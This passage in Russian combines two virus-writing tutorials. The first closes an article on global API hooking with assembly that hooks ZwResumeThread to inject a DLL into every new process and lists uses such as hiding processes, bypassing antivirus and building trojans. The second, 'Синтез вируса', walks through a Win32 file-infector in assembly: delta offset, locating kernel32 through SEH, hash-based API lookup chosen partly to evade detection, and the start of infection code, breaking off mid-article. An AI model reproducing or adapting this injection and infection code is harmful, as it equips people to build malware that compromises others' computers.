Теперь нам надо перехватить ZwResumeThread. Вот ее прототип:

```
ZwResumeThread proc ThreadHandle1:DWORD, PreviousSuspendCount: DWORD
```

Как видите нам передается описатель потока, работа которого возобновляется. Нам необходимо получить id процесса, которому принадлежит этот поток. Если этот id отличается от нашего id'a и установлен флаг NewProcess, то заражаем процесс. Id процесса по описателю потока можно получить с помощью функции NtQueryInformationThread. Вот ее прототип:

```
ZwQueryInformationThread proc ThreadHandle:DWORD,ThreadInformationClass:DWORD,\
ThreadInformation:DWORD,ThreadInformationLength:DWORD, \
ReturnLength:DWORD
```

- ThreadHandle – описатель потока, о котором мы хотим узнать информацию.
- ThreadInformation – указатель на структуру THREAD_BASIC_INFORMATION в случае ThreadInformationLength равным 0. Структура THREAD_BASIC_INFORMATION определена так:

```

THREAD_BASIC_INFORMATION struct
ExitStatus DWORD 0
TebBaseAddress DWORD 0
ClientId CLIENTID <0>
AffinityMask DWORD 0
Priority DWORD 0
BasePriority DWORD 0
THREAD_BASIC_INFORMATION ends

```

Из вложенной структуры ClientId мы узнаем id процесса, которому принадлежит поток, т.к. при вызове функции ZwQueryInformationThread заполняется структура THREAD_BASIC_INFORMATION.

А вот исходный код обработчика ZwResumeThread:

Пример :

```

NewZwResumeThread proc ThreadHandle1:DWORD, PreviousSuspendCount: DWORD
LOCAL ThreadInfo:THREAD_BASIC_INFORMATION
LOCAL hProcess: DWORD
startproc
invoke GetCurrentProcess
invoke WriteProcessMemory,eax,AddrResumeThread,offset Old_Code3,size_code3,0;снятие перехвата
invoke GetModuleHandle,offset nt
invoke GetProcAddress,eax,offset QueryInfoStr
push 0
push 28;sizeof TThread Basic information
lea esi,ThreadInfo
push esi
push 0;ThreadBasicInfo
push ThreadHandle1
call eax;Вызов NtQueryInformationThread для получения id процесса из хэнгла треда
lea esi,ThreadInfo.ClientId
assume esi:PTR CLIENTID
mov eax,[esi].UniqueProcess
.if eax!=CurrProcess
.if NewProcess==1
;заражаем новый процесс
invoke OpenProcess,PROCESS_CREATE_THREAD or PROCESS_VM_WRITE or \
PROCESS_VM_OPERATION,0,eax;Открываем процесс куда будем внедрять DLL
mov hProcess,eax
;Получаем описатель модуля Kernel32.dll
invoke GetModuleHandle,offset kern
;Получаем адрес функции LoadLibrary
invoke GetProcAddress,eax,offset loadlibraryName
mov _LoadLibrary,eax
invoke VirtualAllocEx,hProcess,NULL,dwSize,MEM_RESERVE or MEM_COMMIT,\
PAGE_READWRITE;Выделяем память в удаленном процессе
mov ParameterForLoadLibrary,eax
;Запись строки с именем DLL в АП чужого процесса
invoke WriteProcessMemory,hProcess,eax,offset lib,dwSize,NULL
;Создаем удаленный поток, который вызывает LoadLibrary,
;тем самым внедряем DLL в адресное пространство чужого процесса.
invoke CreateRemoteThread,hProcess,NULL,NULL,_LoadLibrary,\
ParameterForLoadLibrary,NULL,offset ThreadId
invoke CloseHandle,hProcess
mov NewProcess,0
.endif
.endif
push PreviousSuspendCount
push ThreadHandle1
call AddrResumeThread
push eax
invoke GetCurrentProcess
invoke WriteProcessMemory,eax,AddrResumeThread,offset code3,size_code3,0;установка перехвата
pop eax
endproc
ret
NewZwResumeThread endp

```

Пример Закончен.

В архиве прилагаемой к статье в папке GlobalHooking находится программа и ее исходный код, где перехватывается MessageBoxA и MessageBoxW во всех текущих процессах и в новых.

Примеры использования перехвата вызовов функций

Вот список, где можно использовать перехват вызовов функций. Но он конечно не исчерпывающий.

- Брандмауэр
- Контроль сетевого трафика
- Скрытие файлов
- Скрытие сетевых соединений
- Скрытие процессов
- Продвинутое заражение
- Обход брандмауэра
- Обход антивируса
- Эмуляция другой ОС
- Взлом программ
- Троянские программы

Использованные источники и источники для дальнейших исследований

SEH и VEH

1. A Crash Course on the Depths of Win32™ Structured Exception Handling [Matt Pietrek] <http://www.microsoft.com>
2. Обработка исключений Win32 для программистов на ассемблере [Jeremy Gordon] <http://www.wasm.ru>
3. SEH(Structured Exception Handling) на службе контрреволюции [Крис Касперски] <http://www.insidepro.com>
4. Эксплуатирование SEH в среде Win32. Часть первая. [houseofdabus] <http://www.securitylab.ru>
5. New Vectored Exception Handling in Windows XP [Matt Pietrek] <http://www.microsoft.com>
6. Централизованная обработка исключений [Беляев Алексей] <http://www.rsdn.ru>

Windows File Protection

1. Windows File Protection: How To Disable It On The Fly [Ntoskrnl] <http://www.rootkit.com>

API Hooking

1. Перехват API функций в Windows NT (часть 1). Основы перехвата. [Ms-Rem] <http://www.wasm.ru>

2. Перехват API функций в Windows NT (часть 2). Методы внедрения кода. [Ms-Rem] <http://www.wasm.ru>
3. Система перехвата функций API платформы Win32 [90210 / HI-TECH] <http://www.wasm.ru>
4. API hooking revealed [Ivo Ivanov] <http://lib.training.ru/Lib/ArticleDetail.aspx?ar=1596&l=&mi=105&mic=352>
5. API Spying [Сергей Холодилов] <http://www.rsdn.ru>
6. API Spying Techniques for Windows 9x, NT and 2000 [Yariv Kaplan] <http://www.internals.com/articles/apispy/apispy.htm>
7. HOWTO: Вызов функции в другом процессе [Сергей Холодилов] <http://www.rsdn.ru>
8. Перехват API-функций в Windows NT/2000/XP [Тихомиров В.А.] <http://www.rsdn.ru>
9. Перехват данных Internet Explorer [Matt Pietrek] <http://www.codenet.ru/progr/visualc/ie.php>
10. Per-process residency review: common mistakes [Bumblebee / 29A] <http://vx.netlux.org>
11. Hooking Windows API – Technics of hooking API functions on Windows [Holy Father] <http://www.Assembly-Journal.com>

Заключение

В этой главе мы рассмотрели несколько очень важных техник, без которых далеко не уйдешь. Они используются не только при программировании вирусов, но и вообще в системном программировании. Теперь используя полученный материал, Вы можете программировать любые локальные вирусы. Я понимаю, что этот материал нельзя освоить за один наскок, но Вы должны стараться. Во всяком случае, Вы будете приближаться к истинному пониманию работы ОС Windows, ее идеологии, подводных камней и т.д. И наша задача заключается именно в понимании тонкостей работы ОС Windows. Я надеюсь, что не будете никому вредить, используя полученные знания. Я категорически против деструкции в вирусах. Лучше напрягитесь и сделайте какую-нибудь красивую или оригинальную полезную нагрузку, чтобы ЮЗВЕРЬ упал со стула от удивления, например, когда его компьютер начнет пукать :)

Если у Вас есть замечания по статье или вопросы, то свяжитесь со мной по адресу BILLTPOC@MAIL.RU.

The Passion Of Code (TPOC) Laboratory

Я представляю лабораторию The Passion Of Code (TPOC) и заявляю: если у Вас есть желание вникать в тонкости ОС и Вы уже что-то умеете, то я прошу Вас связаться со мной по адресу BILLTPOC@MAIL.RU. Но не беспокойте пожалуйста меня те люди, которых надо подгонять что-то делать – у Вас должен быть свой энтузиазм. Сайт нашей лаборатории <http://tpoc.h15.ru>.

Спасибо...

DayDream, BlackFox, _follower / TPOC, FreeMan / TPOC

Также хотел бы сказать спасибо Ms-Rem за его замечательную статью “Перехват API функций в Windows NT (часть 2). Методы внедрения кода”

Файлы (находится в архиве `wasm_files.zip`: `files/0387/green2red03.zip`) к статье.

Практика. Синтез вируса.

Автор: TermoSINteZ

Дата: 2005-09-28

Моя статья посвящена написанию вируса. Буду писать все как новичок (ибо я им и являюсь) и для новичков.

Особые благодарности объявляю сразу:

- [HT]sars - За статьи, за помощь, за поддержку....
- [HT]nobody - За хорошие подсказки и наводящие мысли...
- IceStudent - За критику моих бредовых идей....
- MSoft - За поддержку

"..Таков закон безжалостной игры:

Не люди умирают, а миры."

-Начало-


Вирус - это такая же равноправная программа, как и Microsoft Paint Brush. Вирус так же использует функции API, он тоже может создавать и записывать информацию на жесткий диск или в оперативную память.

Опишу для вас создание самого простого вируса, ничего серьезного и злобного - все в пределах нормы. Если вам в начале будет трудно понятен материал этой статьи, и вы не знаете многих терминов - не отчаивайтесь, найдите о них исчерпывающую информацию в Интернете и вам станет понятно, что эти термины - база и без них далее изучать этот материал просто бессмысленно. Но все же, я постараюсь кратко и четко дать им определения.

Уверен, что вы создавали, какие-нибудь программы под Windows, выводящие "Hello World" или что-нибудь похожее. Ваши программы имели таблицу импорта, где прописаны адреса всех используемых, вашей программой функций. Но вирус, заразив файл, теряет свой заголовок, включая таблицу импорта, поэтому он должен искать нужные ему функции сам.

Некоторые очень важные понятия, и термины.

Проецируемые файлы (file mapping) и разделяемая память (shared memory). Разделяемой называется память, видимая более чем одному процессу или присутствующая в виртуальном адресном пространстве более чем одного процесса. Например, к динамической библиотеки (файлы формата *.dll) обращаются более одного процесса - это значит, что эта библиотека находится в разделяемой памяти. Так вот для реализации разделяемой памяти используется так называемый объект "раздел", который в Windows называется объектом "проецируемый файл".



Остановлю ваше внимание на очень важном моменте: уточнении таких важных понятий, как Virtual Address (VA) и Relative Virtual Address (RVA).

VA - это адрес чего-нибудь в оперативной памяти. RVA - это смещение на что-то, относительно того места, куда проецирован файл (проще говоря - это VA + какой-то адрес). Запомните эти понятия. Они очень помогут разобраться в написании вируса.

И, конечно же, эта загадочная фраза "Дельта смещение". Что же это такое? Все очень просто. Когда вирус находится в чистом виде, т.е. не записан еще ни в какой файл (первое поколение так сказать), когда он работает, он обращается к переменным как есть относительно прописанного в его заголовке адреса, куда файл проецирован системой. Представьте, что вирус заразил программу. И там начинает работать. Но ведь теперь он работает не там, куда его загрузил загрузчик, а из того места, где находится загруженная зараженная программа. Получается, что переменные теперь указывают на абсолютно другое место. И там, где мы ждем строку "user.dll,0", будет находиться какая-нибудь чушь "№)ыяод..". Чтобы этого избежать, ищется "дельта смещение", то есть смещение относительно НАЧАЛА ВИРУСА, а не программы в которой сидит вирус. Дельта смещение находится так:

```

start:
    Call    _Delta
_Delta:
    sub dword ptr [esp], offset _Delta
    push dword ptr [esp]

```

Все очень просто при входе в вирус, вызывается Call и в стеке помещается адрес возврата, мы вычитаем из него адрес метки и получаем нужное нам смещение относительно начала файла. В дальнейшем, прибавляя, дельта-смещение (сохраняем его в стеке) к адресам переменных, эти переменные будут принимать корректные значения.

А теперь переходим к тому, что нас так волнует. Большинство стандартных функций находятся в динамических библиотеках. Нам достаточно одной - kernel32.dll. Есть правда тут одна незадача. Как же найти адрес, по которому эта библиотека проецирована в память. А найти его нам поможет встроенный в Win32 механизм структурной обработки исключений. О нем далее...


-SEH в массы-

В Windows существует механизм структурной обработки исключений (SEH-structured exception handling), позволяющий приложениям получать управление при возникновении исключений. При возникновении ошибки система передает управление на SEH, там цепочка обработчиков (ячейки памяти в которых содержатся адреса на процедуры обработки исключений, чем-то напоминает таблицу векторов прерываний) начинается с fs:0000 и заканчивается последним обработчиком, имеющим значение 0FFFFFFFFh.

Когда же происходит исключение? Есть много вариантов. Например, деление на ноль вызывает исключение Divide Error. При обращении к памяти по недоступному адресу вызывается исключение Illegal memory address.

Каждый элемент имеет размер в два двойных слова. SEH имеет приблизительно такой вид:

SEH




Что же нам даст эта структура. Адрес последнего обработчика (на рисунке помечен как "XXXX") есть адрес `kernel32.dll` в памяти. Произведем поиск по SEH, пока не встретится элемент, имеющий значение `0FFFFFFFFh`.

```
_ReadSEH:
xor  edx, edx
mov  eax, dword ptr fs:[edx] ;читаем элемент SEH
dec  edx ;edx = -1
_SearchK32:
cmp  dword ptr [eax], edx ;встретили нужный ?
je   _CheckK32
mov  eax, dword ptr [eax] ;получаем следующее значение
jmp  _SearchK32
_CheckK32:
mov  eax, [eax+4] ;получаем адрес ГДЕ-ТО в kernel32.dll
xor  ax, ax ;выравниваем полученный адрес
```

Как только встретили нужный нам элемент, берем его адрес. Чтобы получить точный адрес начала kernel32.dll, надо выровнять полученный адрес на 64 кбайта, так как библиотеки загружаются по кратному адресу равному началу страницы.

В итоге мы получили адрес где-то в kernel32.dll. Следующим шагом будет нахождение в заголовке этой библиотеки смещения таблицы экспорта, о которой мы говорили вскользь в начале. Структура PE файла выглядит приблизительно так:



Вначале сканируем память (с того адреса, который мы только что получили) на наличие сигнатуры MZ (4D5Ah). Если она присутствует, значит, все сделано верно. Далее по смещению 3Ch находится смещение начала PE заголовка. Сравниваем значение 2х байтов по этому смещению на сигнатуру PE (5045h) (вдруг мы попали в область оперативной памяти, где чисто случайно нам попались символы MZ). Если значение этих байт равно PE, то вы нашли kernel32.dll (в чем можно уже не сомневаться).

```

_SearchMZ:
cmp word ptr [eax],5A4Dh ;сверяем сигнатуру
je _CheckMZ
sub eax,10000h ;если неравно то ищем дальше
jmp _SearchMZ

_CheckMZ:
mov edx, dword ptr [eax+3ch] ;переходим на PE заголовок
cmp word ptr [eax+edx],4550h ;сверяем сигнатуру
jne _Exit

```

Теперь посмотрим, как выглядит PE заголовок поподробнее (опишу только нужные нам поля):


<

00h →	PE сингатура	dword
		
28h →	Entry point RVA	dword
		
34h →	Image Base	dword
		
4Ch →	Reserved	dword
		
78h →	Export Table RVA	dword
7Ch →	Export Data Size	dword
		
F0h →	Reserved	08h

/p>

По смещению 78h, от начала PE заголовка, находится RVA адрес таблицы экспорта. Не забудьте, о чем я говорил про VA и RVA в начале статьи. Представьте, что RVA = 1980h. Нам нельзя читать или писать по этому адресу, так как обращение к нижним диапазонам приведет к исключению. Для этого в заголовке PE содержится информация о том, в какую область памяти проецирован файл системой. Это поле называется Image Base. Находится это поле по смещению 34h от начала PE заголовка. Предположим, что Image Base равен 400000h, прибавим значение этого поля к полученному RVA. В итоге имеем, что нам надо обратиться по адресу 401980h, что будет корректно, в нашем случае.

Вот мы получили адрес таблицы экспорта в kernel32.dll. В этой таблице содержится указатель на массив адресов экспортируемых функций. Когда какой-то исполняемый модуль экспортирует функцию, чтобы та была использована другого исполняемого модуля, он может сделать это двумя путями: он может экспортировать функцию по имени или только по ординалу. Секция экспорта выглядит приблизительно так (не всегда в этом порядке):



Из этой рисунка видно, что интересующее нас поле - это указатель на таблицу адресов (RVA) экспорта (Address Table RVA). Данная структура данных содержит адреса экспортируемых функций (их точки входа) или данных в формате dword RVA (по 4 байта на элемент). Для доступа к данным используется ординал функции с коррекцией на базу ординалов (Ordinal Base).

Пример (хм... много кода, но напугайтесь, я его объясню ниже. (этот код является продолжением предыдущего, так как в регистре eax уже содержится начало проецированного файла, а в edi - начало PE заголовка):

```

_SearchAPI:
mov esi, dword ptr [eax+edx+78h] ;RVA таблицы экспорта
add esi,eax                    ;нормализуем адрес
add esi,18h ;получаем нужный указатель на число ;указателей на имена
xchg eax,ebx
lodsd                        ;получаем число указателей на имена
push eax
lodsd                        ;получаем адрес таблицы экспорта.
push eax
lodsd                        ;получаем указатель на та таблицу ;указателей на имена
push eax
add eax,ebx
push eax                    ;Index элемента таблицы имен
lodsd                        ;получим указатель на таблицу ординалов
push eax
mov edi, dword ptr [esp+4*5] ;указываем на стек

```

```

lea edi, dword ptr [edi+HeshTable] ;получаем смещение таблицы HeshTable
mov ebp,esp ;настраиваем стек

```

Что же мы имеем.... Все очень просто (смотрим на таблички). Вначале в esi помещается RVA таблицы экспорта. Далее нормализуем его (делаем из RVA - VA) добавляя к esi значение eax. Добавляя к esi 18h, получим адрес указателя на число указателей на имена функций. Теперь сохранив этот адрес в регистре ebx, загружаем вначале само число указателей на имена (Num of Name Pointers) в стек, потом адрес (RVA) таблицы экспорта (Address Table), потом указатель на таблицу указателей на имена экспорта (Name Pointers). Последнее надо получить указатель на таблицу ординалов экспорта (Ordinal Table), но так как этот массив параллелен числу указателей на имена (Name of Name Pointers), то перед получением этого указателя надо сложить смещение eax с сохраненным в ebx имеющим значение начала указателя на число указателей на имена функций (уфф .. а вообще советую смотреть отладчик (с)). Полученный результат - это и будет Index по которому и будем адресоваться к ASCII строкам-именам функций. И, наконец, загрузив последнее слово, получим указатель на таблицу ординалов (Ordinal Table). Далее нехитрыми манипуляциями получаем относительное смещение нашей таблицы с hash-значениями функций.

Как вы уже догадались, будем искать необходимые функции по их hash-значениям так как, это уменьшит размер кода, благодаря тому, что одно hash-значение (например 0F8670021h) занимает всего 4 байта, а имя функции на порядок больше (например GetCurrentDirectoryA). За одно и при просмотре тела вируса в HEX-редакторе, не бросается в глаза имена функций содержащиеся в коде вируса, как шаблоны для поиска.

```

_BeginSearch:
mov ecx, dword ptr [ebp+4*4] ;число имен функций
xor edx,edx

_SearchAPIName:
mov esi, dword ptr [ebp+4*1] ;Index элемента таблицы имен
mov esi, dword ptr [esi] ;таблица экспорта
add esi,ebx ;адрес ASCII имени первой API-функции

```

В этом коде идет подготовка для поиска и начало поиска функций. В ecx получаем количество функций. Подготавливаем edx, который будет содержать номер найденной функции. Esi будет содержать адрес ASCII имени первой (вначале) API-функции.

```

_GetHash:
xor eax,eax
push eax

_CalcHash:
ror eax,7 ;сдвигаем
xor dword ptr [esp],eax ;ксорим
lodsb ;загружаем следующую букву
test al,al ;сверяем, конец ли имени ?
jnz _CalcHash
pop eax

```

Думаю, ничего особенного тут нет, так как просто получаем hash-значение функции в таблице экспорта. Полученное значение помещается в eax.

```

_OkHash:
cmp eax, dword ptr [edi] ;сверяем полученный hash с тем что в ;таблице HeshTable
je _OkAPI
add dword ptr [ebp+4*1],4 ;сдвигаемся к другому элементу таблицы ;экспорта
inc edx
loop _SearchAPIName
jmp _Exit

```

Здесь просто сверяем полученное hash-значение функции со значением искомой функции из нашей таблицы hash-значений. Если hash-значения совпали, то переходим на вычисление ее адреса. Иначе увеличиваем Index на 4, чтобы он указывал на следующий адрес имени в таблице экспорта, и продолжаем поиск.

```

_OkAPI:
shl edx,1      ;номер функции
mov ecx, dword ptr [ebp]      ;берем указатель на таблицу ординалов
add ecx,ebx
add ecx,edx
mov ecx, dword ptr [ecx]
and ecx,0FFFFh
mov edx, dword ptr [ebp+4*3]      ;извлекаем Address Table RVA
add edx,ebx
shl ecx,2
add edx,ecx
mov edx, dword ptr [edx]
add edx,ebx
push edx      ;сохраняем адрес найденной функции
cmp word ptr [edi+4],0FFFFh      ;последняя ?
je _Call_API
add edi,4      ;следующее hash-значение функции

```

Этот блок кода вычисляет адрес API функции. Вначале edx содержит порядковый номер искомой функции. Адрес указателя на число указателей на имена функций содержится в регистре ebx, тем самым мы в ecx поместили вначале указатель на адрес, а потом сам адрес числа указателей. Используем ecx, как число, указывающее на нашу найденную API функцию. Далее нехитрыми действиями извлекаем из стека адрес (RVA) таблицы экспорта (Address Table RVA). И берем из нее адрес искомой функции. Сохраняем этот адрес в стеке, сравниваем является ли это функция последняя из нашей таблицы hash-значений. Если последняя (конец таблицы помечен как -1), то выходим из цикла поиска функций. Иначе устанавливаем edi на следующий hash.

```

_NextName:
mov ecx, dword ptr [ebp+4*2]      ;восстанавливаем начало таблицы экспорта
add ecx,ebx
mov dword ptr [ebp+4*1], ecx      ;Index в таблице имен
jmp short _BeginSearch

_Call_API:

```

Возвращаем наш ecx (Index) в состояние, в котором он будет указывать на адрес имени первой функции в таблице экспорта. И заново производим процесс поиска.

-Все новое - хорошо забытое старое-

Теперь я буду использовать стек как место хранения значений возвращаемых API функциями.

```

push eax
push eax

```

Первой инструкцией заносится в стек переменная EIP, а второй переменная Find_H. При чем не смотрите на значения этих переменных, они потом изменятся. Здесь они как бы описываются, чтоб потом к ним можно было обращаться, как показано ниже.

Если посмотрите на код вируса, то увидите там такое:

```

...
ExitProcess      equ [ebp-4*12]
GetProcAddress   equ [ebp-4*13]
LoadLibrary      equ [ebp-4*14]
SetCurrentDirectory equ [ebp-4*15]
EIP      equ [ebp-4*16]
Find_H    equ [ebp-4*17]
FileHandle      equ [ebp-4*18]
FileSize        equ [ebp-4*19]
...

```

Так вот - это и есть имена переменных, только сами переменные находятся в стеке.

Когда все готово, все функции найдены и готовы к использованию, мы начинаем процесс инфицирования. Существует несколько методов заражения. Принципиально они мало чем друг от

друга отличаются. В этой статье описывается метод внедрения вируса в заголовок (точнее в пустое пространство в заголовке).

В начале надо получить имя текущей директории или системной директории, в зависимости от того, с чего вы хотите начать заражение. Но, я пошел другим путем и вписал в вирус имя директории, чтобы вирус не ушел слишком далеко (второго компьютера не было - пришлось все делать на рабочем, на котором нельзя было ничего портить). А сделал я очень просто - установил с помощью функции SetCurrentDirectory() текущую директорию (ее путь прописан в коде вируса). Но вы можете использовать GetSystemDir() или GetCurrentDir(), чтобы получить имя и путь системной или текущей директории для дальнейших действий. Важно помнить, что в стек, параметры помещаются в обратном порядке! Не забываем, естественно, сохранять возвращаемые значения функций, если это требуется (возвращаемое значение находится в eax).

_SetCurrDir:

```
mov eax,offset dir ;смещение переменной dir
add eax,delta_off ;прибавляем дельту
push eax
call SetCurrentDirectory
```

помещаем адрес переменной в eax. Добавляем дельту. Помещаем eax в стек. И вызываем API функцию.

